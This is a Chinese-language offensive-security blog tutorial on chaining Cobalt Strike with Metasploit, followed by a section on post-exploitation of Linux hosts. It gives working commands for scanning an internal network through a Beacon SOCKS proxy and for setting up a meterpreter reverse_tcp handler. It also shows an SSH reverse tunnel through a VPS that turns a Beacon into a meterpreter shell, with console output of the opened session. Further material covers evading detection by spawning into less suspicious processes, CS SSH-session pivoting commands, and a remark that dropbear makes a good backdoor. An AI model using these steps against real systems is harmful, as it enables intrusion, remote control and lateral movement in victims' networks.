
然后，通过 View → Proxy Pivots，复制生成的 MSF 代理链接。





本地启动 MSF，挂着上面生成的代理链接，即可直接对目标内网进行各种探测：

msf > setg Proxies socks4:1xx.1xx.57.70:1080 意思就是让本地的 msf 走上  
 面 cs 的 socks 代理 msf > setg ReverseAllowProxy true 建双  
 向通道 msf > use auxiliary/scanner/smb/smb\_version 拿着 msf 中的各类  
 探测模块对目标内网进行正常探测即可,比如,识别目标内网所有 Windows 机器  
 的详细系统版本,机器名和所在域 msf > set rhosts 192.168.56.0/24 指定  
 CIDR 格式的目标内网段,掩码可根据实际情况给的大一点,比如,0/20,0/16...msf >  
 set threads 1 线程不宜给的太大,可根据目标实  
 际情况,控制在 10 以内 msf > run



根据实际情况增强或削弱掩码，从缩小或扩大扫描的子网范围。


总之，这种方法是先有一个 CS Beacon shell，然后通过 socks 代理，把受害主机的流量代理到本地的 msf，然后本地 msf 就可以进行一些内网探测或漏洞利用。

### 0x03 尝试借助 CS 的外部 tcp 监听器通过 ssh 隧道直接派生一个 meterpreter 的 shell 到本地

#### 铺垫知识：

铺垫知识很长，但只有先了解铺垫知识，后面的操作才会更好理解。

1、CS Foreign Listener 在这里要借助 CS 的 Foreign 监听器。如图是 CS 3.14 的监听器截图（CS 4.0 的监听器类别有了较大改变）：



以下内容引自 cs 官方文档，我做了一下翻译：

其中，Foreign 监听器支持与其他软件的监听器进行派生（spawn），如 msf 的 multi/handler。

将监听器设置为 foreign 并指定主机和端口后可以将 Cobalt Strike 的 payload 生成的会话转移到 msf 中。


#### 2、CS 通讯模型

首先要明确的一点是，所谓 CS+MSF 的联动，用大白话来说就是流量转发。

流量转发是 CS 与 MSF 之间的事情，与受害主机的 Beacon 无关。完全是 CS 服务器与 MSF 服务器这二者之间的流量转发。

因为 CS 是 C/S 架构的，那么就牵扯出一个问题：CS 转发流量到 MSF（或相反的方向），流量是 MSF 和 CS 客户端直连呢？还是走的 CS 的团队服务器进行转发呢？

这个就会涉及到 CS 的通讯模型：



上图来自 Klion 的文章，是我们的客户端与团队服务器的通讯模型。

以下内容来自 cs 官方手册，本人做了微小的翻译工作：

Cobalt Strike 采取措施保护 Beacon 的通信，确保 Beacon 只能接收来自其团队服务器的任务并且只能将结果发送至其团队服务器。

首次设置 Beacon payload 时，Cobalt Strike 会生成一个团队服务器专用的公钥/私钥对。团队服务器的公钥会嵌入 Beacon 的 payload stage。Beacon 使用团队服务器的公钥来加密发送到团队服务器的会话元数据。

Beacon 必须在团队服务器可以发出和接收来自 Beacon 会话的输出之前持续发送会话元数据。此元数据包含一个由 Beacon 生成的随机会话密钥。团队服务器使用每个 Beacon 的会话密钥来加密任务并解密输出。

每个 Beacon 都使用此相同的方案来实现数据通道。当在混合 HTTP 和 DNS Beacon 中使用记录数据通道时，有和使用 HTTPS Beacon 同样的安全保护。

请注意，当 Beacon 分阶段时，payload stager 因为其体积原因，没有这些内建的安全特性。

监听器是 Cobalt Strike 与 bot 之间进行通讯的核心模块。同时是 payload 的配置信息以及告诉 Cobalt Strike 服务器以从 payload 收连接指令。其实是位于 payload 配置上一层的抽象概念。

监听器由用户定义的名称、payload 类型、主机、端口及其他信息组成，用于定义 payload 的存放位置。

虽然这些话说的很抽象，但是总之概括其意思，就是说：

**CS 的通讯模型中，客户端不会直接与 payload 进行连接，都是必须经过团队服务器的。以团队服务器为中介，这是 CS 设计的一种的安全机制。**

所以对于此问题：

CS 转发流量到 MSF（或相反的方向），流量是 MSF 和 CS 客户端直连呢？还是走的 CS 的团队服务器进行转发呢？

答案应该是：CS 与 MSF 之间的流量转发，其实是 CS 团队服务器与 MSF 之间的流量转发。客户端作为第三方只是与 CS 团队服务器进行交互。

这样就清楚多了，确定了流量转发的双方对象为：

- CS 团队服务器（后文简称 TS）
- MSF 服务器

那么根据实际的网络环境就会有如下这些可能的场景（CS 团队服务器一般不会开在本地）：

1. CS TS 在公网、MSF 在本地
2. CS TS 在公网、MSF 在公网

MSF 在公网的情况比 MSF 在本地的情况相对更好转发一些。因为如果 MSF 在本地，没有公网 IP 地址，要想把 CS TS 的流量发到 MSF，就需要额外的处理。

### 3、Spawn

下面是 cs 官方手册中关于 spawn 的介绍，我同样做了一点微小的翻译工作：


Cobalt Strike 的 Beacon 最初是一个稳定的生命线，让你可以保持对受害主机的访问权限。从一开始，Beacon 的主要目的就是向其他的 Cobalt Strike 监听器传递权限。

使用 spawn 命令来为一个监听器派生一个会话。此 spawn 命令接受一个结构（如：x86，x64）和一个监听器作为其参数。

默认情况下，spawn 命令会在 rundll32.exe 中派生一个会话。管理员通过查看告警可能会发现 rundll32.exe 定期与 Internet 建立连接这种异常现象。为了更好的隐蔽性，你可以找到更合适的程序（如 Internet Explorer）并使用 spawn 命令来说明在派生新会话时候会使用 Beacon 中的哪个程序。


注：拓展阅读——[DllMain 与 rundll32 详解](#)，倾旋的博客，倾旋，2019 年 10 月 2 日

个人理解，实际上就是这种过程：



当你对某个 Beacon 选择了 spawn，就是派生，之后会让你选择一个 Listener：





Listener 就是位于 payload 配置上一层的抽象概念，也就是告诉 CS 团队服务器从 payload 收连接指令的地方，定义了 payload 的存放位置。

通过对某个 Beacon 指定 Listener 进行派生，我们生成了新的会话。这个意思就是让受害主机的 rundll32.exe 这个程序定期与我们指定在这个 Listener 中的地址、端口进行连接，进行指令的收发。

顺便多说一句，在 CS 中，将 payload 注入到内存中的命令除了 spawn，还有 inject。

#### 具体操作：

理解了前面的铺垫知识，下面的操作就很好理解了。

*第一步：在本地 MSF 上创建监听器*

到本地机器把 msf 起起来,并创建如下监听器：

```
msf > use exploit/multi/handler msf > set payload windows/meterpreter/reverse_tcp 注：此处的协议格式务必要和上面 cs 外部监听器的协议对应,不然 meterpreter 是无法正常回连的 msf > set lhost 192.168.113.131 注：这里填本地 MSF 服务器的 IP 地址 msf > set lport 8080 msf > exploit
```

```
root@kali: ~
root@kali:~# ifconfig 58min 22s (4,502 B/s)
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
(Reading inet 192.168.113.131 netmask 255.255.255.0 broadcast 192.168.113.255
Preparing inet6 fe80::20c:29ff:fe8b:379e prefixlen 64 scopeid 0x20<link>d7-1_amd6
4.deb ether 00:0c:29:8b:37:9e txqueuelen 1000 (Ethernet)
Unpacking RX packets 1055641 bytes 646616080 (616.6 MiB) rapid7-1) over (5.0.62+201
91124112RX errors 0 dropped 0 overruns 0 frame 0
Setting TX packets 203494 bytes (14533871 (13.8 MiB)49-1rapid7-1) ...
Run msfTX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
Scanning processes...
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
Scanning inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
Running loop txqueuelen 1000 (Local Loopback)
RX packets 7897 bytes 354523 (346.2 KiB)
No serviRX errors 0 dropped 0 overruns 0 frame 0
TX packets 7897 bytes 354523 (346.2 KiB)
No contaTX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
=[ metasploit v5.0.68-dev- ]
+ -- ==[ 1957 exploits - 1093 auxiliary - 336 post ]
+ -- ==[ 558 payloads - 45 encoders - 10 nops ]
+ -- ==[ 7 evasion impacket ] CENSE

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.113.131
lhost => 192.168.113.131
msf5 exploit(multi/handler) > set lport 8080
lport => 8080
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.113.131:8080
```

这样就在本地 MSF 上创建了一个监听器。

*第二步：给本地 MSF 一个公网地址*

这里通过 SSH 隧道转发：

在一台公网 VPS 上编辑 sshd 配置，开启 ssh 转发功能，重启 ssh 服务，这是所有使用 ssh 隧道转发前的必备操作：

```
# vi /etc/ssh/sshd_config AllowTcpForwarding yes GatewayPorts yes TCPKe
epAlive yes PasswordAuthentication yes # systemctl restart sshd.service
```

再次回到自己本地的 Kali 中并通过 ssh 隧道做好如下转发：

```
# ssh -C -f -N -g -R 0.0.0.0:8080:192.168.113.131:8080 root@x.x.57.70 -p 27035
```

```
root@kali:~# ssh -C -f -N -g -R 0.0.0.0:8080:192.168.113.131:8080 root@x.x.57.70 -p 27035
root@x.x.57.70's password:
root@kali:~#
```

上面命令的意思就：  
1. 通过 x.x.57.70 这台机器把来自外部的 8080 端口流量全部转到我本地 192.168.113.131 的 8080 端口上；  
2. 而本地 192.168.113.131 的 8080 端口上跑的又正好是 meterpreter 的监听器；  
3. 所以，最终才会造成 meterpreter 本地上线的效果。

隧道建立之后，习惯性的到 vps 上去看一眼，刚才通过隧道监听的 8080 端口到底有没有起来，确实起起来了才说明隧道才是通的。另外，监听的端口不能和 vps 机器上的现有端口冲突，否则隧道是建不成功的。

```
# netstat -tulnp | grep '8080'
```


```
important-clusters-2# netstat -tulnp | grep '8080'
tcp        0      0 0.0.0.0:8080        0.0.0.0:*          LISTEN     31994/sshd: root
tcp6      0      0 :::8080             :::*                LISTEN     31994/sshd: root
important-clusters-2#
```

如图就是建立成功了。

*第三步：在 CS 上创建外部监听器*

在 cs 上创建一个 tcp 的 foreign listener，回连端口设为 8080：

TCP 就可以，如果是 HTTP 或 HTTPS，最好用域名而不是 IP。



这里的 MSF 的公网地址，就是第二步中通过 SSH 隧道转发到的 VPS 的公网地址。

之所以要生成这个外部监听器，是因为后面我们要使用 `spawn` 命令，把会话转移到 MSF 的服务器上。`listener` 是 `spawn` 命令的参数。

如果我们的 MSF 是跑在公网服务器上的话，就可以省去第二步中 SSH 隧道从公网 VPS 转发流量到本地的那步操作。

注：我看到在一些文章中，还会加一个监听器，用于监听团队服务器。可能是因为以为只能有一个会话，但是经本人测试，会话 `spawn` 到 `msf` 上之后，本地 CS 客户端依然可以操作。所以就不必多开一个对 CS TS 的监听器了。


#### 第四步: `spawn`

派生会话的操作很简单：

对 Beacon 选择 `spawn` 选项（或在 Beacon shell 命令行里面输入 `spawn`）：



为其选择 MSF 的 listener 作为参数：




回到本地 MSF，就会发现相应目标机器的 meterpreter 已经被直接弹回到了本地：

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.113.131:8080
[*] Sending stage (180291 bytes) to 192.168.113.131
[*] Meterpreter session 5 opened (192.168.113.131:8080 -> 192.168.113.131:54998)
at 2020-01-10 16:33:05 +0800
```

总之，我们完成了这样一个操作，从而实现了从 CS Beacon 到本地 MSF meterpreter 的派生：



最后，To be honest，这个问题我也遇到了：

## 2 评论



Anonymous

Chrome 79.0.3945.79

Windows 10.0

2019-12-17

大佬有遇到 CS 与 MSF 联动的时候，sessions 一过来就直接死了，根本返回不了 meterpreter sehll 😞

如何去解决这个问题，是否 MSF 开在公网就能改善此情况，我还没有试过。在未来的日子里，我会努力探索出更稳定的解决方案。

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf5 exploit(multi/handler) > set LHOST 172.16.30.250
LHOST => 172.16.30.250
msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf5 exploit(multi/handler) > set ExitOnSession False
ExitOnSession => false
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://172.16.30.250:443
msf5 exploit(multi/handler) >
```

## 拓展阅读：

[1] [DllMain 与 rundll32 详解](#)，倾旋的博客，倾旋，2019 年 10 月 2 日

## 使用 Cobalt Strike 对 Linux 主机进行后渗透

因为 Cobalt Strike 只能生成针对 Windows 的有效载荷，并不是全平台的。所以使用 Cobalt Strike 对 Linux 主机进行后渗透常常被人忽略。但是其实是可以做到的。

主要是为了对目标网络形成控制链。长话短说，有两种方法可以在 Cobalt Strike 中让 Linux 主机上线：

### 0x01 方法一：SSH 会话

#### 1、原理篇

【SSH 会话】是针对 UNIX 目标进行后渗透的 Cobalt Strike 工具。

使用【SSH 会话】作为 agent 有两个前提：

1. 你已经有 1 个 Windows Beacon Shell 了。因为这个 Linux 的 Beacon 需要从一个 Windows Beacon 来初始化；
2. 需要知道 Linux 主机的可登录的 SSH 凭据。

那么你可能会问了，那如果有了 SSH 凭据，为什么我不自己登上去看，还非要上个 CS 干什么，毕竟 CS 又不是稳控。

个人认为这主要是为了在后渗透的网络拓扑中把目标网络的主机们串起来，便于横向。因为 SSH 会话生成的 Beacon 还具有连接到 TCP Beacon 的功能。这样可以形成一个 Win → Linux → Win 的拓扑链。

那么为什么使用【SSH 会话】作为在目标机器上的 agent？

- 功能上：
  - 可以上传、下载、执行命令和作为跳板
  - 支持加密通讯
  - 在多种操作系统和架构的环境中生效
- 目标上自带。大多数 UNIX 目标中已经提供了 SSH 程序。

功能上已经实现了 Beacon 的基本功能了。如果要重新设计创建具有以上这些特性和功能的一个 agent，并且让此 agent 在多种操作系统和架构的主机环境中生效是非常困难的。而且 SSH 会话还是绑定代理（bind agent），因此从概念上讲，它非常适合 Cobalt Strike 的模型，可以用于进一步连接到 TCP Beacon。

注：如果想要自定义配置 agent 可以使用 dropbear SSH 软件。它是一个小型 SSH 服务器，你可以在编译时将自定义配置嵌入到其中，与这个特定的客户端功能搭配使用，这可能是一个很好的后门。

## 2、操作篇

### Beacon 初始化:

- 使用账号密码启动 SSH 会话

```
ssh [目标:端口] [用户名] [密码]
```

- 使用密钥启动 SSH 会话

```
ssh-key [目标:端口] [用户名] [/path/key]
```

### Beacon 中的命令:

- 运行命令

```
shell [命令] [参数]
```

- 使用 `sudo` 运行命令（此命令不一定成功，这是 CS 的 bug）

```
sudo [密码] [命令] [参数]
```

- 改变文件夹

```
cd /路径/
```

- 上传/下载文件

```
upload [/本地路径/文件]download [文件]
```

SSH 会话基本上就是一个简化版本的 Beacon。

### 跳板功能:

- 启动 SOCKS 跳板（pivoting）

```
socks 1234
```

- 反向端口转发

```
rportfwd [监听端口] [转发的主机] [转发的端口]
```

`rportfwd` 命令要求 SSH 守护进程的 `GatewayPorts` 选项被设置为 `yes` 或者是 `ClientSpecified`；其中如果此选项被设置为 `ClientSpecified` 则要求反向端口转发绑定为 `localhost` 之外的地址。

注：用 `dropbear` SSH 就不会有问题，但如果只是使用凭据验证至 SSH 守护进程就要记住这个问题。

### 重定向器功能:



还可以进行一些跨会话的跳板（**pivoting**）操作。

